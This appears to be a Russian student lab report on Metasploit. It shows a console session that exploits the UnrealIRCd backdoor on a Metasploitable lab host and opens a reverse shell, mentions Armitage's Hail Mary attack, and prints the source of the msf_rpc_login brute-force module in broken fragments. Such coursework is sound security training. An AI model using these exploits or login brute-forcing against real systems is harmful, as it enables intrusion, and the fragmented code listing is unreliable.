msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set rhost 192.168.0.3
rhost => 192.168.0.3
msf exploit(unreal_ircd_3281_backdoor) > set rport 6667
rport => 6667
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.0.3:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FdGmDgyZ8vZkgGvG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "FdGmDgyZ8vZkgGvG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.2:4444 -> 192.168.0.3:52094) at 2015-03-17 00:06:47 -0400
```

Рис. 18: Результат выполнения эксплоита

2.2.5 Armitage Hail Mary

Запустим Armitage. Выберем в качестве жертвы хост 192.168.0.3 и в меню Attacks->Hail Mary. После запуска функция hail mary проводит "умную"

атаку. Результат выполнения атаки представлен на рисунке 19.




Рис. 19: Результат выполнения Nail Mary

2.2.6 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Исходные коды были взяты с репозитория GitHub. Ссылка на источник:
<https://github.com/rapid7/metasploit-framework/tree/master/modules>
Для примера рассмотрим `/auxiliary/scanner/msf/msf_rpc_login`
Исходный код на Ruby:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
```

```

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute
  include Msf::Auxiliary::Scanner

  def initialize
    super(
      'Name'          => 'Metasploit RPC Interface Login Utility',
      'Description'   => %q{
        This module simply attempts to login to a
        Metasploit RPC interface using a specific
        user/pass.
      },
      'Author'        => [ 'Vlatko Kosturjak <kost[at]linux.hr>' ],
      'License'       => MSF_LICENSE
    )

    register_options(
      [
        Opt::RPORT(55553),
        OptString.new('USERNAME', [true, "A specific username to authenticate as"]),
        OptBool.new('BLANK_PASSWORDS', [false, "Try blank passwords for all users"]),
        OptBool.new('SSL', [ true, "Negotiate SSL for outgoing connections", true ])
      ], self.class)
    register AutofilterPorts([3790])
  end

  @@loaded_msfrpc = false
  begin
    require 'msf/core/rpc/v10/client'
    @@loaded_msfrpc = true
  rescue LoadError
  end

  def run_host(ip)

    unless @@loaded_msfrpc
      print_error("You don't have 'msgpack', please install that gem manually.")
      return
    end
  end
end

```



```

end

begin
  @rpc = Msf::RPC::Client.new(
    :host => datastore['RHOST'],
    :port => datastore['RPORT'],
    :ssl  => datastore['SSL']
  )
rescue ::Interrupt
  raise $!
rescue ::Exception => e
  vprint_error("#{datastore['SSL'].to_s} Cannot create RPC client : #{e.to_s}")
  return
end

each_user_pass do |user, pass|
  do_login(user, pass)
end
end

def do_login(user='msf', pass='msf')
  vprint_status("Trying username: '#{user}' with password: '#{pass}'")
  begin
    res = @rpc.login(user, pass)
    if res
      print_good("SUCCESSFUL LOGIN. '#{user}' : '#{pass}'")

      report_hash = {
        :host  => datastore['RHOST'],
        :port  => datastore['RPORT'],
        :sname => 'msf-rpc',
        :user   => user,
        :pass   => pass,
        :active => true,
        :type  => 'password'
      }

      report_auth_info(report_hash)
      @rpc.close
      return :next_user
    end
  rescue => e

```

```
        vprint_status("#{datastore['SSL'].to_s} - Bad login")
        @rpc.close
        return :skip_pass
    end
end
end
```

3 Выводы

Данная лабораторная работа является поверхностным обзором по использованию фреймворка **Metasploit**. Было изучено, как выполнить общий обзор системы на предмет уязвимостей. Даже начальный опыт работы с **Metasploit**, приобретенный в этой лабораторной работе, поможет понять принципы работы эксплоитов, auxiliary, payload и exploit. Что может в дальнейшем быть хорошим подспорьем для написания своих собственных. А это, в свою очередь, поможет выполнять задачи пен-тестинга на более высоком и качественном уровне.